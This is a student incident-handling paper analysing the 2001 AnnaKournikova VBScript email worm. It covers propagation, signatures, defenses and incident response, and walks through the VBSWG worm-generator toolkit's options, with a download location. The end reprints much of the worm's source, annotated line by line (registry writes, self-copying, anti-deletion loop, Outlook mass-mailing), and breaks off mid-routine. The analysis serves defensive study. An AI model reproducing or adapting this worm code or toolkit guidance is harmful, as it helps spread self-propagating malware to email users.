Anna Kournikova Worm
MWC MBUS 543 / GIAC Incident Handling & Hacker Exploits

Practical Option 2 – Document a malicious program

Robert C. Ashworth (ashwort002)

Program Details:

Name: AnnaKournikova Worm
Variants: None at this time
Aliases: SST, Kalamar, VBS_Kalamar.A, VBS/VBSWG.J, VBS/Onthefly.A,
Operating System: Any user MicroSoft operating system or compatible running MS Outlook electronic mail client.
Protocols/Services: Transmission Control Protocol (TCP)/Internet Protocol (IP) Simple Mail Transport Protocol (SMTP)

Brief Description: The AnnaKournikova Worm is a relatively non-destructive Virtual Basic Script program, generated by a worm-writing toolkit known as Virtual Basic Script Worm Generator, version 1.50b, available for free on the Internet. A 20-year old from the Netherlands known as "OntheFly" created the worm allegedly to give Russian Tennis professional Anna Kournikova some exposure and to prove that the world had not learned its lesson about malicious Virtual Basic scripts form the "IloveYou virus" (8) (9). The freeware worm-writing toolkit was allegedly created by a 17-year old that goes by "[K]Alamar, reportedly from Argentina. Similar to the "IloveYou virus", the 2,900-byte AnnaKournikova worm arrives as an electronic mail Virtual Basic Script attachment and upon execution sends out copies of the electronic mail and attachment to everyone in the victim's default Outlook™ address book. Virtual Basic Script itself is extremely powerful and exists to, among other uses, assist system administrators with network support services. Therefore, these scripts can do such things as add or delete files and make registry entries. The Worm conforms to certain definitions of "Trojan horse", "virus", and "worm", depending on which definition phrasing is selected. Some Anti-virus sites do call it a "virus", and in interviews, the creator, "OntheFLy" referred to it as a virus. In my research I have seen the payload referred to as a "Trojan", as well. In support of the tool name that was used to create it and certain definitions, for the purposes of this paper it will be referred to as a worm.

Protocol Description

Primarily, the TCP/IP suite protocol used is Simple Mail Transfer Protocol (SMTP), established in Request For Comment 821 (16). Although, in my organization, Outlook Corporate Edition is used and SMTP is only used by the Exchange Servers for external communication while internally it is all Outlook application-based local mail system. As the protocol name states, it is used to transfer electronic mail in a two-way communication from one computer mail system to another, then the local mail system forwards the specific e-mail. This is true whether the communication is between a sending computer and the final destination, or an intermediate destination. SMTP begins a transfer by establishing the TCP connection at port 25. Particular codes, or commands, are used in the "handshaking" and exchange process to identify whether a potential recipient is ready. This negotiation is done through a "Mail" command from the sender and the receiver responding with an OK (Ready). Once a channel or open path is established and the mail is sent, command codes are communicated to identify valid receipt and to end the transaction session.

The Messaging Application Programming Interface (MAPI) is generally the way that Windows-based applications communicate with Outlook or certain other Windows-compatible e-mail applications (13). It is defined by an analyst at the Qualcomm website (3) as the following:

> *MAPI is an acronym for Messaging Application Programming Interface. It is a standardized set of C functions placed into a code library known as a Dynamic Link Library (DLL). The functions were originally designed by Microsoft, but they have received support of many third party vendors.*
>
> *Having a standard library of messaging functions allows Windows application developers to take advantage of the Windows messaging subsystem, supported by default with Microsoft Mail or Microsoft Exchange. By writing to the generic MAPI interface, any Windows application can become "mail-enabled". Since MAPI standardizes the way messages are handled by mail-enabled applications, each such application does not have to include vendor-specific code for each target messaging system.*
>
> *The MAPI library is also available to Visual Basic application writers through a Basic-to-C translation layer.*

Description of variants

No variants currently exist in the wild for this particular worm. However, because it was developed from a toolkit that is easy to locate and use, and because the worm writer used primarily default settings, it is expected that variants will likely emerge very soon. There are, however, various alias names for this exact malicious program, as noted in the forward section above. The section of this paper entitled "How to use the exploit" provides a detailed description of how the AnnaKournikova Worm was created, and how simple a copy-cat program would be to create.

How the exploit works


The AnnaKournikova Worm was created by the worm generating program that is explained in detail below. New exploits from variants can easily be created the same way with the same creation tool with the very simple graphical user interface for developing worms. The code for this specific worm is sent in an e-mail with a payload attachment entitled “AnnaKournikova.jpg.vbs” in hopes that unsuspecting victims will eagerly wish to see a new picture of the young Russian tennis star-model. Similar to both Melissa and the “IloveYou” viruses, the malicious code targets victims who have Outlook and are running Windows Scripting Host, and through exponential propagation, can cause serious denial of service. When the unsuspecting victim user “clicks” the e-mail attachment, the executing payload forwards a duplicate of the e-mail with attached payload to everyone in the default victim’s Outlook address book, thereby spreading. What is more, when the new victim receives the e-mail, the frequently know the sender, so their guard is down when receiving a friendly-appearing attachment. Note that whether the default address book is the organization global address book or the user’s personal address book, each entry will be forwarded a copy. As noted in the references and is obvious for anyone who received copies, as this writer did, the subject line of the malicious e-mail states: "Here you have, ;o)". The e-mail body contains the text "Hi: Check This!” which it turns out are default settings in the toolkit that was used to create the worm that OntheFly chose not to modify. It creates a registry key “HKEY_USERS\DEFAULT\Software\ OnTheFly\=”Worm made with Vbswg 1.50b” to give credit to the worm generating program and it also creates “HKEY_USERS\DEFAULT\Software\OnTheFly\mailed=1” (1) (4) (5) to prevent sending it out again from the same machine. It will send out new e-mails to everyone in the user’s default Outlook address book and also open the victim’s machine browser to a Netherlands computer sales website on January 26, 2002. Together with a routine that checks to ensure that nobody has deleted the worm script from the machine, and if so, rewrites it, this is the extent of the payload, in reality, simply a worm that could cause denial of service due to resource hogging form the proliferation. In the end, each unsuspecting MS Outlook user has the potential to continue to exponentially continue the proliferation, dragging down network resources.

The “Diagram” section immediately below graphically depicts the overall process that was employed to spread this worm. OntheFly used the worm generator that [K]Alamar wrote, downloaded from the”Hern1t’s” web site (10). OntheFly stated that he created the worm in one minute (9), although it probably took as many as five minutes. The very intuitive toolkit program features are provided in explicit detail in the section titled “How to use the exploit”. He did not activate some of the more malicious payload options, simply selecting that it use Outlook to continue it’s proliferation and he changed the default website for which the program would link the victims on 26 January 2002. After creating the worm, he released it to unsuspecting addressees. Those Outlook users who were not protected from receiving it and just opened the attachment continued it’s proliferation to other new victims, and the worm continued its resource-hogging path. Between 12 and 15 February it became world-wide news due to the resources it was consuming as its proliferation grew, and at the end of February, remains considered by Trend Micro as the top virus in the wild at this time.

Although I have dissected the actual AnnaKounikova worm code in the “Source

Code/Pseudo Code section", to continue the discussion of how the worm code works, I will discuss the fine points of the actual worm payload, itself. Generally, it begins with ensuring that there is a registry key that provides credit to the [K]Alamar's VBS Worm Generator program, and another key that if set will ensure that the worm mailing routine only executes once, if this were not true, the worm's resource filling nature could be much worse, as it would be possible without this key that every time the worm was run on a victim machine, that it would again send out the mailings to everyone in the default Outlook account. The next significant routine ensures that no one has deleted the worm file, and if so, it rewrites it. Like most of the resulting worm, inclusion of this code is an option in the Worm Generator (anti deletion in the main interface window). The script then determines the number of Outlook entries and proceeds in a loop bulk-mailing a copy of the electronic mail with its destructive attachment to each, exiting the loop at the end. It also checks to see if the system date is that which has been programmed to determine if it is the right date to open a browser to a Netherlands computer store website that OntheFly selected as one of the "Payload" options (not very destructive, but potentially annoying). The script then goes through making the electronic mail, with subject, body and attachment, before both sending and deleting the electronic mail from "Sent Mail". The script ends for this victim, and except for potentially going to the Netherlands website the next January 26th, that is all. However, the emails will arrive at all of the addresses in the first victim's default Outlook address list. For those who do not have protection such as rules set or Firewall filters, some number of the remaining will likely also execute the script, and the whole process continues for each of these new victims.

Diagram


General Life Process Flow of the Worm
OntheFly
Victims
Start
Generate Worm
Release Worm
1st round of Victims
2nd round of Victims
2nd round of Victims
2nd round of Victims
Incentive
Worm Toolkit
Upon opening the e-mail attachment, the victim machine is compromised. The script then accesses the victim's default Outlook Address Book, and forwards the entire e-mail to all entries. This process continues to all new victims.
Potential Exponential Progression

Graphic 1


Graphic 1, above, diagrams the general flow of the worm. The continued proliferation depends on the new victims continuing to click on the attached file, thus running the payload script and repeating the process to all in their MS Outlook Address book. Were it to continue within a network, it would eventually cause a grave denial-of-service due to reduction of resources such as bandwidth and storage.

How to use the exploit:

Virtual Basic Script is a very powerful interpreted script language. While JAVA Script works generally in a "sandbox" or a contained environment, .VBS has the ability to perform many network service actions that have the potential for devastating consequences to a system, including deleting files and making registry entries in a MicroSoft Windows operating system, as can be seen in both the IloveYou and the AnnaKournikova virtual basic scripts, among others. Padgett Peterson, PE, CISSP, a very well respected Information Systems Security expert, wrote the following on February 24, 2001 in an electronic mail entitled "Re: Rendering VBS ineffective (was: [cisspforum] Risks of HTML mail)":

> "Actually, if you look at the VBS constructs, there are only four that are dangerous: CreateObject, GetObject, CreateTextObject, and GetTextObject (I only know of one that has ever been used but these four could be). Control these, which provide for operation outside the sandbox, and the rest of VBS scripting appears to be reasonably safe. Of course without these Active Updates won't work so it is unlikely that the mfr will take any effective action."

The key program that exists to exploit the vulnerability is that which allowed OntheFly to make it in the first place. One of many available virus creation kits, the one he used can easily allow for the creation of this worm to unleash its resource-crippling payload through a network. The reported creation of an young Argentina male ([K]Alamar), it is known as "VBSWG1.50b", and is available from http://vx.netlux.org/dat/tv07.shtml. While all previous versions of the "Virtual Basic Script Worm Generator" family are available from the download page, the 1.50b version is the most recent update, as noted by the included history file, and is the one used by OntheFly. [K]Alamar is rather proud of his toolkits as will be noted as we walk through the very simple process and tool that OntheFly used to create the AnnaKournikova worm. Visual Basic 5 or later and Windows Scripting Host are required for anyone attempting to use the VBSWG toolkit. In addition, when installed on the attacker's machine, it creates a directory containing the source scripts for each of the program features that are discussed in this section.



VBS Worm Generator


Download: [VBSWC 0.01] [VBSWC 0.8] [VBSWG 0.9] [VBSWG 0.91] [VBSWG 0.95] [VBSWG 1.00] [VBSWG 1.1] [VBSWG 1.50] [VBSWG 1.50b]
Origin: [K]Alamar / Argentina
AKA: VBSWG
Known versions: 0.01 - 24 Jun 2000, 0.8 - 1 Jul 2000, 0.9 - 9 Jul 2000
0.91 - 10 Jul 2000, 0.95 - 11 Jul 2000, 1.00 - 12 Jul 2000
1.1 - 15 Jul 2000, 1.5 - Jul 2000, 1.5b - 4 Aug 2000
Author's Notes:
You need the microsoft Vb5 runtimes to run this program, and the Windows Scripting Host 5.0 too.
What's New:

- New code encription, fastet and smaller.
- Select the random words lenght
- New random words engine, added caps and numbers.
- File downloading an execution.
- Fixed more bugs
- Outlook script modyfication to avoid Avp Heuristic detection
- Mirc script modyfication to avoid Avp Heuristic detection
- Main script modyfication to avoid Avp detection.
- The sources have been modified to be just like the main ones.
- Added New vbs reg file to add the Vbs file type to the File/New explorer submenu
- Modyfied the SaveAs dialog, cause it was causing troubles in some computers
- Added setup!, made by me, so, it can have some bugs.
- Added welcome Screen. Thanx Pepe Lepu for the Picture!.

Graphic 2

Upon accessing the site (see graphic 2, above), by clicking on the VBSWG1.50b download, you received the zipped file. At this time, it is prudent to perform a virus check on the zipped file with a current signature update, as I did. Upon receiving a clean bill of health, the user can proceed.

Graphic 3


Vbs Worms Generator (Vbswg) 1.50b - [K]Alamar


Options
Worm name: Worm
Your name: [K]Alamar
Worm backup
Copy worm to: Windows %Windir%
File name: Worm.vbs
Leave the .vbs at the end.
Random words lenght: 10

Fast acces
☑ Outlook Atta. □ Outlook Msg ☑ Mirc ☑ Pirch
☑ Start with Win. ☑ Infect files □ Search Mirc □ Search Pirch
□ Show Msg ☑ Goto Url □ Crash system □ Crash system 2
☑ Anti Deletion □ Crypt code □ Download and run file

Graphic 4

After a second anti-virus scan, activating the program file results in a signature popup as represented in graphic 3, and then an easy-to-use graphical user interface window "Vbs Worms G and enerator (Vbswg) 1.50b – [K]Alamar", as represented in graphic 4. By going through the various options identified within this section, any user with minimal programming knowledge can create their own worm and by selecting "Generate" in the main screen, bring their creation to life. The different options that a malicious user would follow are discussed below.

[K]Alamar is apparently 17 years old, according to his help file, and some of the mistakes in his documentation, such as spelling, seem to support this. He is obviously proud of his creation, because he took great time and detail in the "Help" and "About" options. The "Help" goes into great detail to aid the novice cyber-vandal, and the "About" provides the credit as well as the disclaimer. He also provides a popup additional disclaimer noted in when the "Readme" button is pressed. The graphics (Graphics 5, 6, and 7) below are the examples of his disclaimers and his pride in his creation.


About Vbs Worm Generator 1.50b


Vbs Worms Generator 1.50b By [K]Alamar
- Http://www.virii.com.ar - Virii Argentina

* For Help View The readme File or click Help*

Copyright 2000 [K]Alamar


This program is for educational purpose only.
I take no responsabiliy for any damage caused for
the files created whit this program to anything.

Graphic 5


Agreement

This program is for educational purpose only.
[K]Alamar takes no responsabiliy for any damage caused for any file created whit this program to anything.
Do you agree whit this?

Graphic 6



Hey you!

Hi!
I've noted that some people is deleting the last line comment that says the Vbswg version, please do not delete that, i've worked a lot on this program and i want to help you to make owrms, but, please do not delete the comment, I've seen that none of the lee worms have the comment, and a lot more too. I name the Lee worm cause is how the older versions worms are detected by avp and anothers av's.

Please do not delete the comment, is the only thing that i ask you.

Graphic 7

There are multiple options at the bottom of the main interface that can turned on, and some already checked as default. Various options are also available under “Replication” on the far right side of the main application interface, each with its to own graphical user interface for ease of worm options to the end-user. As we shall see, the AnnaKournikova Worm creator left many of the default settings without modification. The first of these is the Startup option, which was kept as the default name in the registry settings for AnnaKournikova, although he did change the Registry name to “OntheFly”. The Mirc and Pirch32 options for Internet-relay-chat (IRC) delivery of the worm are available for additional replication options. Although in this case, they are specifically options for worm delivery and spread, if those files are available on the victim’s machine they could be used to more detrimental payload repercussions. For instance, the ILOVEYOU virus used them to post password files to an “IRC” site. The worm creator chose the Outlook electronic mail delivery option, though. The interface windows for these options appear as provided below.



Startup

Startup

☑ Start whit windows

Registry name: Worm

Graphic 8



Mirc

Mirc

☑ Use mirc replication

☐ Search for mirc.ini

Graphic 9


Pirch


Pirch

☑ Use Pirch replication

☐ Search for Pirch32.exe

Graphic 10

The Outlook replication option is important to the AnnaKournikova worm, in that it is replicated via MS Outlook users. It is clear that the Worm creator did not modify the default settings available with this screen. The subject and the body text remain as in the screenshot to the right, which are the default settings of the Worm Generator program.


Outlook replication

Outlook

☑ Use Outlook replication

Send Attachments

● Send Messge with Attachments

Message subject: Here you have, ;o)

Message:

Hi:
Check This!

Send inside Html body

○ Send message whit worm inside


Message subject: Rv: 4You

Message after execuitng Script:

This message has permanent errors.
Sorry

Graphic 11

The “Infect Files” option (Graphic 12) provides a GUI to select file-types to search on to infect for virus code. The Payloads option (Graphic 13) provides things that a worm creator can make the worm do to the victims. Luckily, the AnnaKournikova creator did not have a widely malicious intent, he did modify the default website, but kept the default date, which was set for the 26th of January of the following year (in this case, 2002) to have infected systems go to that site. In an interview (8), OntheFly noted that he selected that site for no other reason but because he had just purchased equipment from there and the website happened to be right in front of him. Other options include: including a message box with text or graphic, Crashing the victim's System by creating 1Mb variables until the system goes down from lack of memory, or the second crash option appears to open continuous notepad.exe files. The "When" option can be modified with month and day to indicate when to execute selected payloads. The "Extras" graphical user interface (as represented in Graphic 14, above) comes with "Use anti-deletion method" checked as default, which is an attempt to replicate the worm from memory, if the file is deleted. According to the history file, the "Crypt Code" option was apparently included in version 1.1 and updated in version 1.5. and is advertised to allow encryption of the worm to help it evade cleaning actions. The final option modifies the Internet Explorer default site and allows files to be downloaded from the Internet to the victim's workstation.



Infect files

Infect files

☑ Infect other files

File types


☑ Vbs ☑ Vbe

□ If found Mirc, infect.

□ If found Pirch, infect.

Infecting other files or searching for mirc takes a long time, 5 min. aprox.

Graphic 12



Payloads

Payloads

□ Use payloads

Show a message

○ Message: You are stupid!

Picture: Critical

Goto url

○ Url: Http://www.virii.com.ar

Crash system

○ Creates 1Mb variables till system crash.


Crash system 2

○ Run notepads until system crash

When?

Month: 01 Day: 26

Graphic 13



Extras

Extras

☑ Use anti deletion method.

□ Crypt Code

□ Download a file and run it


http://yourfile.exe

Graphic 14

Signature of the attack

This malicious code is widely rated by the Anti-Virus vendors and Computer Emergency Response Teams as having high distribution, but low damage because the payload selected was primarily continued propagation. When trying to detect or block this attack, or any other malicious software code of this type, such as the "ILoveYou virus", the public must be wary of any file extension of ".VBS". For that matter, any attachment that is executable, whether if comes from a friend or not, should be questioned and scanned if it must be opened at all. More recently than even the AnnaKournikova worm is the "MyBabyPics" that arrives in electronic mail with a ".EXE" executable virus as an attachment. Firewalls can be configured to strip such attachments, so that users are not tempted to open the attachments. Because these malicious emails appear to come from known users and are created with cryptic but friendly subjects and body texts, it becomes all too easy for the unwary to not notice the ".VBS" after the ".JPG" after a seemingly innocent filename.

The easiest option for anyone receiving this worm is to delete the electronic mail without attempting to "open" (run) the attachment. The AnnaKournikova worm appears exactly as noted in Graphic 15, below. The actual signature is easily identifiable, as the Subject "Here you have, ;o)" and the body text "Hi: Check This!" as depicted in the graphic below. It has not (yet) been altered into variants, according to the references. However, the worm could easily be altered in the script itself by adjusting the constants applied to the email.Subject and the email.Body variables. It can also be altered in [K]Alamar's worm generator application's "Outlook Replication" option to have any other subject, text or payload name.



Subject: Here you have, ;o)

Hi:
Check This!

Graphic 15

How to protect against it

The following bullets describe various technical and non-technical ways to protect against the Anna Kournikova worm, and also variants. No single solution should be relied upon, but instead as many of these as possible should be employed.

- The most direct but non-technical method is to delete all electronic mails that arrive with the "Here you have, ;o)" subject from the in-box. For future examples, this requires efficient and continual organization-wide user awareness training with regard to any .VBS or other executable or interpreted code. Continual user awareness training is of vital importance, as they're the first layer for the protection of the network, whether in the area of malicious code downloaded, brought in on diskettes, or received in electronic mails, the users must understand the potential harm that can be done and be provided policy to follow to help them understand the procedures to prevent this. There are other issues that must also be embedded in the user's normal operations, such as anti-theft awareness, social engineering understanding, and other technical and physical security issues.

- Ensuring that the servers, gateways, and workstations maintain the latest update of a good anti-virus program. The easiest way to ensure this on a network is to push the updates and scans from the servers by managing the workstations, such features can be found in Norton AntiVirus Corporate Edition. However, the risk then is greatest at the weakest link. Thus non-network-managed remote workstations and traveler laptops that may dial in may fall behind in updates and scans. Often of issue are maintaining workstations that run different operating systems that may not be kept up to date in an organizational license, but still connect to the network and might act as a conduit for external malicious code to gain a foothold in the network to unleash harm on workstations once inside. Some Linux machines and MacIntosh machines are often found on NT networks, today.

- Setting up the site firewall to watch for and eliminate virtual basic scripts and other malicious code in attachments is a good proactive measure. Gateway applications, such as the trademarked Baltimore Technologies' MIMESweeper's MAILSweeper and WEBSweeper and Trend Micro's trademarked products, including VirusWall or their SCANMail for MicroSoft Exchange eManager, can be configured to block such attachments as .VBS files. In addition, most firewall products can be configured to provide filtering. Even the freeware version (for home users) of ZoneLabs' "ZoneAlarm™" is advertised to support users in this manner for the specific case of .VBS scripts, and the low-cost ZoneAlarm Pro version comes with even more protection.
- Setting up an Outlook filter to automatically delete any incoming electronic mail that contains an attachment with a .VBS extension.
- MicroSoft has released a free security patch for Outlook '98 and 2000 users to aid in thwarting this type of attack.
- A user can update "HKEY_CLASSES_ROOT\\VBSFile\ScriptEngine\" from "wscript.exe" to something else, such as "Wordpad.exe" or "Virtual Basic scripts are not allowed on this machine".

Besides prevention, how to handle those that do get through is of vital importance in the Incident Handling process. Network protection support also includes contingency operations and risk management. By reducing the likelihood of occurrence and containing any residual occurrences, implementing a good incident-handling plan is crucial. This plan should include the training of a core team of experts to respond to potential malicious software problems, and follow the six primary phases of incident handling discussed in the SANS course. In the preparation phase, proper contingency planning issues must be documented and implemented. These include the development and promulgation of policy, such as a properly worded warning banner at each and every access point to the network and it's critical network devices and servers, as well as guidelines for the conduct of authorized personnel, including web browsing and off-limit sites. This policy should extend to firewall rule lists and access control lists to reduce the likelihood of malicious software downloads. In identification, training of personnel to be aware of potential signs and report them based on policy is critical. Once again, containing the infection as early as possible will lead to quicker restoration, so each reported event must be treated as a real incident until proven otherwise to ensure the best possible quarantine and eradication. When it comes to malicious code infestation, the eradication phase is critical. The incident response core team should have in their jump kit a CD with the very latest malicious code signatures and removal software to be able to respond to the infected machine(s). The team's expertise must also be adequate to handle viruses that the software cannot automatically clean. This will entail a good working knowledge of the operating system that is infected, in the case of MS Windows operating systems, it will also require very detailed knowledge of the registries of these systems. The Department of Energy Computer Incident Advisory Capability (CIAC) (1) recommends that removal begin with a reboot to remove the worm from memory, and then the removal of the two registry keys that begin with "HKCU\software\ OnTheFly\". The Recovery phase may entail rebuilding a system so badly infected that it is not easily restored using anti-virus software and expert intervention. In such a case, scrubbing the secondary storage and restoring from backup will be required. Possibly the most important step in the entire process is the sixth phase, that of "Follow up" or "Lessons Learned". These lessens are not only for the core incident response team, but also for the organization as a whole. In Information Systems Security, often attention is lax until something happens. When some incident does happen it becomes time to promote it as a wake-up call to management, system administrators, and users, alike. The incident should, without naming names, describe generally how the malicious software gained a foothold, and how to prevent if in the future. Continual awareness training of all personnel is vital to risk reduction in the future, and each training session on instance has a shelf life, so it must be continual.

Source code/ Pseudo code

The actual source code for the AnnaKournicova worm itself as well as the actual VBS Worm Generator 1.50b tool was forwarded as a supplement to this paper. The source code of the Worm used below was posted on Monday, February 12, 2001 9:42 AM to the VUL-DEV@SECURITYFOCUS.COM mail group (SecurityFocus.com) by "rpc" at h@ckz.org. The variable names were modified by "rpc" to be more specific to their function. I have inserted comments (blue and preceded by "//") to explain specifically what is occurring for each line or lines of the script.

```
'Vbs.OnTheFly Created By OnTheFly - //This comment line is simply the
                                   identification of the script and author.
On Error Resume Next  -            //This line is to ignore error-codes and continue
                                   the script
Set shellobject = CreateObject("WScript.Shell")  //This call creates
                                    Wscript.Shell.
                                   //The next line creates the registry entry in the
                                   victim's machine, giving appropriate credit to the
                                   worm generating program.  It initialized the
                                   creation of the object and copies the script.  If the
                                   registry entry does not indicate that it has been
```

```
                            mailed (with a “1” parameter), it performs the
                            mail_trojan subroutine, otherwise it continues at
                            the “endif”.
shellobject.regwrite “HKCU\software\OnTheFly\”, “Worm made with Vbswg
1.50b” Set filesystem= Createobject(“scripting.filesystemobject”)
filesystem.copyfile -wscript.scriptfullname,filesystem.GetSpecialFolder(0)&
“\AnnaKournikova.jpg.vbs” if shellobject.regread
(“HKCU\software\OnTheFly\mailed”) <> “1” then mail_trojan()

end if
                            //This statement checks if the day and month are
                            those set (in our case 26 January), and if so,
                            opens the website “dynabyte.nl”, then (or
                            otherwise) continues at the “endif”.
if month(now) =1 and day(now) & then
shellobject.run “<Http://www.dynabyte.nl>”,3,false
end if
                            //The following lines open the script and set the
                            variables “wormfile” and “payload”
Set wormfile= filesystem.opentextfile(wscript.scriptfullname, 1)
payload= wormfile.readall   //Read the script and place in the variable
                            “payload”
wormfile.Close              //Close the file

Do                          //Begin a “Do loop” to check to ensure that the
                            worm script has not been removed/deleted, if so
                            then rewrite the .vbs.
If Not (filesystem.fileexists(wscript.scriptfullname)) Then
Set newfile= filesystem.createtextfile(wscript.scriptfullname, True)
newfile.writepayload
newfile.Close
End If
Loop                        //End the “Do-loop”
Function mail_trojan()              //this establishes a function to mail the
worm
On Error Resume Next        //Simply, if there is an error, ignore it and
continue.
                            //The next couple of lines obtains file object and
                            determines if MS Outlook is on the victim’s
                            machine.
Set outlook = CreateObject(“Outlook.Application”)
If outlook= “Outlook”Then
Set mapi=outlook.GetNameSpace(“MAPI”)
                            //This line obtains the Outlook address list to use
                            to forward the malicious e-mail The “For-Next”
                            loop will perform the internal routine for each
                            address.
```

```
Set addresses= mapi.AddressLists
For Each address In addresses     //Begin "For-Next" loop
                            //This next line determines if there are addresses,
                            then replaces the variable "count" with the quantity
                            of Outlook addresses.
If address.AddressEntries.Count <> 0 Then
count = address.AddressEntries.Count
For I= 1 To count           //For-Next loop from the beginning of the Address
